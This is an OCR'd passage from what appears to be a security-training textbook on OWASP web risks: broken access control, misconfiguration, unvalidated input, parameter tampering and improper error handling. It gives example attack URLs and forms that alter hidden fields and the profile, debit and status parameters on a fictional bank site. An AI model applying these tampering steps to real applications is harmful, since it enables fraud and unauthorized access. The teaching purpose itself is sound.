


Figure 14.11: XML External Entity (XXE) attack



A5 - Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or function to some privileged users while restricting access to other users. Broken access control is a method in which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common due to the lack of automated detection and effective functional testing by application developers. They allow attackers to act as users or administrators with privileged functions and create, access, update, or delete any record.

According to the OWASP 2017 R2 revision, broken access control is a combination of insecure direct object reference and missing function level access control.

- **Insecure Direct Object References**: When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is a chance of the application being compromised by attackers who take advantage of such references.
- **Missing Function Level Access Control**: In some web applications, function level protection is managed via configuration, and attackers exploit these function level access control flaws to access unauthorized functionality. The main targets of the attackers in this scenario are the administrative functions. Developers must include proper code checks to prevent such attacks. Detecting such flaws is easy for an attacker; however, identifying the vulnerable functions or web pages (URLs) to attack is considerably difficult.





Figure 14.12: Broken Access Control attack



A6 - Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure the server properly, it could result in various problems that can affect the site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Inputs**

  Input validation flaws refer to a web application vulnerability whereby input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation can make a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with the HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc., resulting in data theft and system malfunction.




Figure 14.13: Unvalidated Input attack

- **Parameter/Form Tampering**

  A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions, prices, and quantities of products. This information is actually stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase its functionality and control. A man-in-the-middle (MITM) attack is an example of this type of attack. Attackers use tools such as WebScarab and WebSploit Framework for these attacks.

  Parameter tampering is a simple type of attack aimed directly at an application's business logic. It takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

  Detailed Description:

  After a session is established between the web application and the user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. A web application uses URL queries, form fields, and cookies to pass these parameters.

  Changing parameters in the form field is the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, checkbox, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, the attack involves saving the page, editing the HTML, and reloading the page in the web browser.

  Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

```
<input type="hidden" name="price" value="99.90">
```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values.

For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account in the HTML page source code. The web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

```
http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500
```

The attacker may change the URL parameters (profile and debit) to debit another account:

```
http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500
```

The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify the content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually via cookies). An ordinary user will request the following link:

```
http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view
```

The attacker can modify the status parameter to “delete” to delete permission for the content.

```
http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete
```

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to the developer and debugging information.




Figure 14.14: Parameter Tampering attack example

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

  Improper error handling provides insights into the source code, such as logic flaws and default accounts, which the attacker can exploit. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard how an attacker can use something as simple as a server banner. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.




Figure 14.15: Screenshot displaying improper errors

The attacker can gather the following information from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

